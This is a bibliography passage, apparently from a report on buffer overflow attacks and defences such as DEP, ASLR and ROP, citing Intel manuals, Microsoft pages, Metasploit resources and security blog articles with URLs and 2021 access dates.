Intel (2016a). Intel® 64 and IA-32 Architectures Software Developer's Manual. [online] , p.3.12. Available at: <https://www.intel.co.uk/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-1-manual.pdf> [Accessed 5 May 2021].

Intel (2016b). Intel® 64 and IA-32 Architectures Software Developer's Manual. [online] , p.5.3. Available at: <https://www.intel.co.uk/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-1-manual.pdf> [Accessed 5 May 2021].

Intel (2016c). Intel® 64 and IA-32 Architectures Software Developer's Manual. [online] , pp.6.4–6.9. Available at: <https://www.intel.co.uk/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-1-manual.pdf> [Accessed 5 May 2021].

Intel (2016d). Intel® 64 and IA-32 Architectures Software Developer's Manual. [online] , p.6.1. Available at: <https://www.intel.co.uk/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-1-manual.pdf> [Accessed 5 May 2021].

Intel (2016e). Intel® 64 and IA-32 Architectures Software Developer's Manual. [online] , p.6.13. Available at: <https://www.intel.co.uk/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-1-manual.pdf> [Accessed 5 May 2021].

Intel (2016f). Intel® 64 and IA-32 Architectures Software Developer's Manual. [online] , p.7.23. Available at: <https://www.intel.co.uk/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-1-manual.pdf> [Accessed 5 May 2021].

Keating, J. (2019). WhatsApp Buffer Overflow Vulnerability Reportedly Exploited In The Wild. [online] Zimperium Mobile Security Blog. Available at: <https://blog.zimperium.com/whatsapp-buffer-overflow-vulnerability-reportedly-exploited-wild/> [Accessed 5 May 2021].

Microsoft (2018). Data Execution Prevention - Win32 apps. [online] Microsoft.com. Available at: <https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention> [Accessed 5 May 2021].

Microsoft Security Response Center (2010). On the effectiveness of DEP and ASLR. [online] Microsoft Security Response Center. Available at: <https://msrc-blog.microsoft.com/2010/12/08/on-the-effectiveness-of-dep-and-aslr/> [Accessed 30 Apr. 2021].

Miller, M. (2019). Command and Control: Bind vs Reverse Payloads» Triaxiom Security. [online] Triaxiom Security. Available at: <https://www.triaxiomsecurity.com/command-and-control-bind-vs-reverse-payloads/> [Accessed 30 Apr. 2021].

Miller, S., Reese, E. and Carr, N. (2019). Shikata Ga Nai Encoder Still Going Strong. [online] FireEye. Available at: <https://www.fireeye.com/blog/threat-research/2019/10/shikata-ga-nai-encoder-still-going-strong.html> [Accessed 30 Apr. 2021].

MITRE Corporation (2018). CVE-2008-5735 : Stack-based buffer overflow in skin.c in CoolPlayer 2.17 through 2.19 allows remote attackers to execute arbitrary code. [online] www.cvedetails.com. Available at: <https://www.cvedetails.com/cve/CVE-2008-5735/> [Accessed 5 May 2021].

Netsparker Team (2019). How Buffer Overflow Attacks Work. [online] Netsparker.com. Available at: <https://www.netsparker.com/blog/web-security/buffer-overflow-attacks/> [Accessed 5 May 2021].

OffSec Services Limited (2019). About the Metasploit Meterpreter — Offensive Security. [online] Offensive-security.com. Available at: <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/> [Accessed 30 Apr. 2021].

Python (2019). Welcome to Python.org. [online] Python.org. Available at: <https://www.python.org/> [Accessed 7 May 2021].

Rapid7 (2019). Metasploit — Penetration Testing Software, Pen Testing Security — Metasploit. [online] Metasploit. Available at: <https://www.metasploit.com/> [Accessed 5 May 2021].

Schmidt, J. (2011). Return of the sprayer - exploits to beat DEP and ASLR - The H Security: News and Features. [online] www.h-online.com. Available at: <http://www.h-online.com/security/features/Return-of-the-sprayer-exploits>

to-beat-DEP-and-ASLR-1171463.html [Accessed 30 Apr. 2021].

Srinivas (2020). How to mitigate Buffer Overflow vulnerabilities. [online] Infosec Resources. Available at: <https://resources.infosecinstitute.com/topic/how-to-mitigate-buffer-overflow-vulnerabilities/> [Accessed 30 Apr. 2021].

Stewart, D. (2016). What Is ASLR, and How Does It Keep Your Computer Secure? [online] How-To Geek. Available at: <https://www.howtogeek.com/278056/what-is-aslr-and-how-does-it-keep-your-computer-secure/> [Accessed 30 Apr. 2021].

Tiobe (2021). TIOBE Index — TIOBE - The Software Quality Company. [online] Tiobe.com. Available at: <https://www.tiobe.com/tiobe-index/> [Accessed 30 Apr. 2021].

Trimer, J. (2017). Buffer Overflows, ASLR, and Stack Canaries. [online] RIT Computing Security Blog. Available at: <https://ritsec.wordpress.com/2017/05/18/buffer-overflows-aslr-and-stack-canaries/> [Accessed 30 Apr. 2021].

V., V. and Kotovsky, A. (2021). How to Protect Your Application from the Heap Spraying Technique. [online] Apriorit. Available at: <https://www.apriorit.com/dev-blog/719-driver-how-to-protect-your-application-from-heap-spraying> [Accessed 30 Apr. 2021].

Valle, M. (2018). Shikata-Ga-Nai encoder. [online] marcosvalle.github.io. Available at: <https://marcosvalle.github.io/re/exploit/2018/08/25/shikata-ga-nai.html> [Accessed 30 Apr. 2021].

Van Eeckhoutte, P. (2010). Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik’s[TM] Cube — Corelan Cybersecurity ResearchCorelan Cybersecurity Research. [online] www.corelan.be. Available at: <https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube> [Accessed 5 May 2021].

Veracode (2019). What Is a Buffer Overflow? Learn About Buffer Overrun Vulnerabilities, Exploits & Attacks. [online] Veracode. Available at: <https://www.veracode.com/security/buffer-overflow> [Accessed 30 Apr. 2021].

Welekwe, A. (2020). Buffer overflow vulnerabilities and attacks explained. [online] Comparitech. Available at: <https://www.comparitech.com/blog/information-security/buffer-overflow-attacks-vulnerabilities/> [Accessed 30 Apr. 2021].